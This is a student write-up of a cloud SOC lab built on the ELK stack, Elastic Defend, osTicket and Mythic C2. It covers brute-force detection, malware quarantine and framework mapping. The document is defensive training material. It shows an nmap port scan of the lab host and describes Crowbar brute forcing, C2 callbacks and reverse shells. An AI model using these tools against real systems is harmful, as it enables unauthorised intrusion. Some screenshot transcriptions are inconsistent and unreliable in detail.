
### Tags [?]

EXPAND DETAILS ▾

- SSH Bruteforcer
- SSH Connection Attempt
- Generic Path Traversal Attempt

Using Greynoise for more ip information and its potential activity in the public. We can see the region China attempting ssh brute force.

OsTicket:



OsTicket Setup that runs using the XAMPP Control Panel V3.3.0. We also had to allow for inbound rules on our OsTicket us the windows firewall.



Installing osTicket v1.18.1

[Installation Guide](#) — [Get Professional Help](#) — [Contact Us](#)

## Congratulations!

Your osTicket installation has been completed successfully. Your next step is to fully configure your new support ticket system for use, but before you get to it please take a minute to cleanup.

### Config file permission:

Change permission of ost-config.php to remove write access as shown below.

- **CLI:**  
`chmod 0644 include/ost-config.php`
- **Windows PowerShell:**  
`icacls include\ost-config.php /reset`
- **FTP:**  
Using WS\_FTP this would be right hand clicking on the file, selecting chmod, and then remove write access
- **Cpanel:**  
Click on the file, select change permission, and then remove write access.

---

Below, you'll find some useful links regarding your installation.

**Your osTicket URL:**

<http://45.76.232.103/osTicket/upload/>

**osTicket Forums:**

<https://forum.osticket.com/>

**Your Staff Control Panel:**

<http://45.76.232.103/osTicket/upload/scp>

**osTicket Documentation:**

<https://docs.osticket.com/>

**PS:** Don't just make customers happy, make happy customers!

### What's Next?

**Post-Install Setup:** You can now log in to [Admin Panel](#) with the username and password you created during the install process. After a successful log in, you can proceed with post-install setup. For complete and upto date guide see [osTicket wiki](#)

### Commercial Support

**Available:** Don't let technical problems impact your osTicket implementation. Get guidance and hands-on expertise to address unique challenges and make sure your osTicket runs smoothly, efficiently, and securely.

[Learn More!](#)

Installing OsTicket

**osTicket Installer**  
Support Ticket System

Installing osTicket v1.18.1  
[Installation Guide](#) — [Get Professional Help](#) — [Contact Us](#)

### osTicket Basic Installation

Please fill out the information below to continue your osTicket installation. All fields are required.

**System Settings**  
The URL of your helpdesk, its name, and the default system email address

Helpdesk URL:  
http://46.76.232.103/osTicket/uploaded/

Helpdesk Name:  
30-Day-SOC

Default Email:  
test1@test.com

Primary Language:  
English - US (English) ▾

**Admin User**  
Your primary administrator account - you can add more users later

First Name:  
SafaNavjot

Last Name:  
SN

Email Address:  
test1@test.com

Username:  
root

Password:  
\*\*\*\*\*

Retype Password:  
\*\*\*\*\*

**Database Settings**  
Database connection information

MySQL Table Prefix:  
ost\_

MySQL Hostname:  
46.76.232.103

MySQL Database:  
30-day-soc

MySQL Username:  
root

MySQL Password:  
\*\*\*\*\*

**Install Now**

**Need Help?** We provide [professional installation services](#) and commercial support. [Learn More](#)

OsTicket Setup page

The screenshot shows the osTicket web interface. At the top, there's a navigation bar with links for Dashboard, Users, Tasks, Tickets (which is the active tab), and Knowledgebase. Below the navigation is a search bar with the placeholder '[advanced]'. The main content area displays a table of open tickets. The first ticket listed is 'osTicket Installed!', which was last updated on 12/28/24 at 03:22:07 by the 'osTicket Team'. The ticket has a priority of 'Normal' and is assigned to 'osTicket Team'. The table includes columns for Ticket ID, Last Updated, Subject, From, Priority, and Assigned To. At the bottom of the table, there are buttons for 'Page [1] Export' and 'Showing 1 - 1 of about 1'.

This screenshot shows two windows side-by-side. The left window is from the Elastic Security interface, specifically the 'Edit rule settings' page for an 'osTicket' rule. It shows the 'Actions' tab selected, with a section for 'Notify when alerts generated' and a dropdown for 'osTicket'. The right window is the osTicket web interface, showing a list of open tickets. The first few tickets are related to 'SSH Brute Force Detection' and have been assigned to 'Elastic'. The table structure is identical to the one in the first screenshot. Both windows show the same basic layout with a header, navigation, and a central table of data.

EDR:

The screenshot shows the Elastic Security interface with the 'Endpoints' page selected. The left sidebar includes links for Dashboards, Rules, Alerts, Attack discovery, Findings, Cases, Timelines, Intelligence, and Explore. The main area displays a table with one endpoint entry:

Endpoint	Agent status	Policy	Policy status	OS	IP address	Version	Last active	Actions
winser	Healthy	SOC-Challenge-EDR rev. 1	Success	Windows	207.148.5.254, fe80::5ff:fe37...	8.17.0	Dec 29, 2024 @ 22:27:...	<span>Isolate host</span> Respond View response actions history View host details View agent policy View agent details Reassign agent policy


A context menu is open over the 'winser' row, showing options: Isolate host, Respond, View response actions history, View host details, View agent policy, View agent details, and Reassign agent policy.

Elastic has a built in EDR feature that allows for response, isolation of host, and viewing host activities.

The screenshot shows a Windows desktop environment. A Microsoft Edge browser window is open, displaying a noVNC session. A PowerShell window titled 'Select Administrator: Windows PowerShell' is running in the background, showing the contents of the 'Public Downloads' folder. The folder is empty. In the bottom right corner, a dark overlay window from 'Elastic Security' displays a 'Malware Alert' message: 'Elastic Security prevented mythic.exe'. The desktop taskbar at the bottom shows icons for File Explorer, Task View, and other system utilities.

Elastic Security has prevented the mythic.exe from running, and the malware file is gone from the public downloads folder.

## Elastic Defend:



Field	Value
event.code	malicious_file
event.created	Dec 29, 2024 @ 22:32:28.613
event.dataset	endpoint.alerts
event.id	Nr6GpPJXASaAw1A4++++Bg0
event.ingested	Dec 29, 2024 @ 22:32:36.000
event.kind	signal
event.module	endpoint
event.outcome	success
event.risk_score	73
event.sequence	10,722
event.severity	73
event.type	[info, start, denied]
file.accessed	Dec 29, 2024 @ 20:15:45.366
file.code_signature.exists	false
file.created	Dec 29, 2024 @ 20:13:21.585
file.directory	C:\Users\Public\Downloads
file.drive_letter	C
file.Ext.code_signature.exists	false
file.Ext.malware_classification.identifier	endpointpe-v4-model
file.Ext.malware_classification.score	0.97
file.Ext.malware_classification.threshold	0.58
file.Ext.malware_classification.version	4.0.51000
file.Ext.quarantine_message	Success
file.Ext.quarantine_path	C:\equarantine\ffdc9f62-4a67-434d-9ddb-8f4d7eb4832c
file.Ext.quarantine_result	true

The screenshot displays two main windows. On the left is the Elastic Stack's Kibana interface, specifically the Discover view. It shows a histogram of event times from December 29, 2024, at 22:28:53.247 to 22:44:53.247. A single bar is visible for the time range 22:33 to 22:34. Below the histogram, a table lists event details. One row is highlighted in yellow, indicating it is selected. The table includes columns for Field and Value, such as event.code: malicious\_file, event.created: Dec 29, 2024 @ 22:33:28.613, and event.category: intrusion-detection, process. The table also shows event.duration: 4ms, event.id: N0G2Pj05Saak1AAv\*\*\*\*BpD, and event.location: endpoint.alerts. Other rows include event.module: endpoint, event.outcome: success, event.risk\_score: 73, event.duration\_ms: 10,722, event.severity: 73, event.type: info\_start\_denied, file.accessed: Dec 29, 2024 @ 20:15:45.096, file.code\_signature\_valid: false, file.created: Dec 29, 2024 @ 20:13:21.585, file.directory: C:\Users\Public\Downloads, file.drive\_letter: C, file.execute\_signed: false, file.execute\_time: 2024-12-29T20:13:21.585Z, file.Extr malware.clr: endpoint.v4-model, file.Extr malware.clr.confidence: 0.97, file.Extr malware.clr.score: 0.58, file.Extr malware.clr.signature\_version: 4.0.51000, file.Extr quarantine.message: Success, and file.Extr quarantine.message\_code: 0. Rows per page is set to 25.

On the right, a terminal window titled 'kali@kali: ~' is running. It shows the command 'nmap -sS -T4 207.148.5.254' being executed. The output indicates that the host is up with 0.0007s latency. It lists several open ports: 53/tcp (open), 80/tcp (open), 443/tcp (open), 3389/tcp (open), 5060/tcp (open), 8880/tcp (open), and 80/tcp (open). Service information shows OS: Windows and CPE: cpe:/o:microsoft:windows. A note states 'Service detection performed. Please report any incorrect results at https://nmap.org/submit/'. The scan took 212.27 seconds. The terminal ends with a prompt 'kali@kali: ~'.

Furthermore, we can see the success in Elastic's response to stopping the malware with an event code of Malicious\_file. There is also other information such as File path, file signature details, and quarantine information.

## EDR Response/ Incident Response:

Multiple rules can be set for Elastic Defend such as Isolate, Kill Process, Suspend Process.

## Incident Investigation:

**Deep analysis:** During the challenge, we performed in-depth investigations of simulated security incidents such as brute force attacks and command-and-control (C2) callbacks. This included end-to-end analysis from log ingestion to correlating indicators of compromise (IOCs) and isolating attacker behaviors across endpoints. Using Elastic's Search and Discover features, we query the system logs to track suspicious activities, such as repeated failed logins, execution of encoded PowerShell commands, and unusual outbound traffic.

**Alert Dashboard:** Custom alert dashboards were built in Kibana to provide real-time monitoring of anomalies. Alerts included triggers for RDP and SSH brute force attacks, abnormal login hours, and uncommon network behavior. Visualization tools like time-series graphs, geolocation maps, and data tables were used to correlate event frequency and highlight outliers.

**Windows Log:** Elastic Agent collected event logs from Windows endpoints via Winlogbeat. These included:

- Event ID 4625: Failed login attempts (used to detect brute force).
- Event ID 4688: New process creation (useful for tracking suspicious script execution).
- Sysmon logs: Provided enhanced visibility on process relationships and network activity, enabling identification of lateral movement and persistence techniques.

**Threat Hunting:** A proactive threat hunting process was implemented using the MITRE ATT&CK framework. This included pivoting on key indicators such as IP addresses, hostnames, command-line strings, and file hashes. We monitored for:

- Repeated login failures followed by a successful login.
- Unusual PowerShell and encoded command execution.
- C2 beaconing behavior consistent with Mythic C2 profiles.

**Behavior Analysis:** Behavioral baselines were established for normal user and system activity. We identified anomalies such as:

- Login from an unusual geographic location.
- System resource spikes during non-working hours.
- Unauthorized registry modifications and scheduled task creation, indicative of persistence mechanisms.

**Endpoint:** Endpoints were monitored using Elastic Defend and Elastic Agent. Key functions included:

- Detecting process injection and credential dumping techniques.
- Monitoring lateral movement between the Windows and Ubuntu servers.
- Automatically blocking high-risk processes through policy enforcement.

**User:** User-based anomaly detection was used to investigate insider threats and compromised accounts. Patterns such as:

- Privilege escalation.
- Accessing sensitive files during off-hours.

- Repeated access failures followed by success were tracked and correlated with known attack behaviors.

**Malware Analysis:** We analyzed suspicious binaries and scripts captured through Mythic C2. Key steps included:

- Hashing files and comparing them against VirusTotal and AbuseIPDB.

The screenshot shows the AbuseIPDB interface. At the top, there's a search bar with the IP address "2600:4040:4009:500:c90c:7e9d:5a58:6374" and a "CHECK" button. Below the search bar, the IP address "194.180.49.39" is highlighted in blue. The main content area displays the following information:

- 194.180.49.39 was found in our database!**
- This IP was reported 328 times. Confidence of Abuse is 100%.
- ISP:** Neterra Ltd.
- Usage Type:** Data Center/Web Hosting/Transit
- ASN:** AS201814
- Domain Name:** neterra.net
- Country:** Poland
- City:** Warsaw, Mazovia

At the bottom of this section are two buttons: "REPORT 194.180.49.39" and "WHOIS 194.180.49.39".

Below this, under "IP Abuse Reports for 194.180.49.39:", it says: "This IP address has been reported a total of 328 times from 96 distinct sources. 194.180.49.39 was first reported on March 14th 2024, and the most recent report was 3 days ago." A warning message states: "Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities." A table lists abuse reports:

Reporter	IoA Timestamp in UTC	Comment	Categories
✓ 🇸🇪 webbfabriken	2024-12-26 02:19:35 (3 days ago)	spam or other hacking activities reported by webbfabrik en security servers Attack reported by Webbfabriken Security API - WFSec API	Web Spam

At the very bottom, there's a footer note: "2024-12-25 22:10:21 104.180.10.30 Downloaded by [Attack Vector List]."

- Reverse engineering basic scripts to identify encoded payloads.
- Isolating compromised endpoints to prevent further spread.

**MITRE ATTACK:** The MITRE ATT&CK framework guided our detection logic and hunting methodology. We focused on techniques such as:

- T1110 – Brute Force
- T1059 – Command and Scripting Interpreter

- T1027 – Obfuscated Files or Information
- T1071 – Application Layer Protocol

Mapping activity to ATT&CK tactics helped standardize our understanding of the attacker's lifecycle and informed defensive strategies.

**Diamond Model:** The Diamond Model of Intrusion Analysis was used to break down incidents into four components:

- Adversary: Simulated red team attacker using Mythic.
- Capability: Brute force tools (Crowbar), C2 payloads and persistence mechanisms in the malware payload.
- Infrastructure: Public IPs, reverse shells, C2 channels.
- Victim: Windows Server (RDP) and Ubuntu Server (SSH).

By mapping these relationships, we established incident timelines and attack vectors, aiding both containment and future mitigation planning.

### **Recommendations:**

We developed playbooks focused on detecting abnormal activity via SIEM tools, particularly Elastic. The response included:

- Alert Triggered: Brute force alert triggered on Windows RDP and SSH.
- Investigation: We query event logs and identify malicious IP via AbuseIPDB.
- Containment: Blocking IP on firewall and isolating affected endpoint.
- Recovery: Conducting root cause analysis and strengthening endpoint policies.

**False Positives:** Some brute force alerts were generated by internal security scans and failed DevOps login attempts. To reduce noise, we tuned detection rules and whitelisted known IP ranges while still maintaining high alert fidelity.

**Security Auditing:** Regular auditing of endpoint configurations, login attempts, and system integrity helped ensure visibility into potential misconfigurations or unnoticed breaches. Logs were centrally stored and time-stamped to maintain chain-of-custody for future forensic reviews.

**Zero Trust:** The project reinforced the Zero Trust model: never trust, always verify. We implemented:

- Least privilege access on endpoints.
- MFA for administrative accounts.
- Segmentation of test systems to isolate exposure during red team exercises.

## NIST RMF:

The NIST Risk Management Framework (RMF) was conceptually applied to our lab, focusing on:

- Categorize lab systems by impact (e.g., high-risk if exposed to the internet).
- Select appropriate security controls (e.g., logging, endpoint protection).
- Implement controls via Elastic Defend and Firewall rules.
- Assess effectiveness through active attack simulations.
- Authorize the environment for continued testing.
- Monitor and adjust based on daily alert output and behavior anomalies.

Aligned with the five core functions:

- **Identify:** Assets in Vultr cloud and their associated risks.
- **Protect:** Deployed EDR and hardened configurations.
- **Detect:** Configured dashboards, alerts, and threat hunts.
- **Respond:** Documented playbooks and incident handling workflows.
- **Recover:** Reset compromised credentials and rebuild affected machines from hardened images.

## NIST Cybersecurity Framework (NIST CSF)

A voluntary framework that helps organizations build cyber resiliency. The NIST CSF is a risk management framework that focuses on five steps: identify, protect, detect, respond, and recover. It's required for U.S. Federal Agencies, but voluntary for industry organizations.

## ISO/IEC 27001

A globally recognized standard that helps organizations manage the security of their assets. It includes a structured framework for protecting sensitive data, such as financial information, intellectual property, and employee details

While ISO/IEC 27001 is not a direct requirement for the lab, its principles were followed:

- Asset classification (e.g., critical servers vs. analyst systems).
- Log retention and secure data handling.
- Access controls and administrative privileges were enforced per need-to-know.

Conclusion:

The 30-Day SOC Analyst Challenge provides comprehensive, hands-on experience in building and managing a Security Operations Center (SOC) using open-source tools and cloud infrastructure. By simulating real world attacks such as brute force attempts and command-and-control (C2) operations, and responding with tools like the ELK Stack, Mythic C2, osTicket, and Elastic Defend, this project successfully bridged the gap between academic learning and practical cybersecurity skills. We gained essential experience in log analysis, threat detection, incident response, and SOC workflow management, culminating in a functional lab environment that mirrors real-world operations.

To further enhance the lab and its value, future iterations should incorporate automated detection and response workflows, advanced threat intelligence feeds, and expanded coverage of diverse endpoints and attack vectors. Integrating containerization tools like Docker and adopting Zero Trust security principles can improve scalability and resilience. These improvements will ensure the SOC lab remains effective and adaptable to the rapidly evolving threat landscape.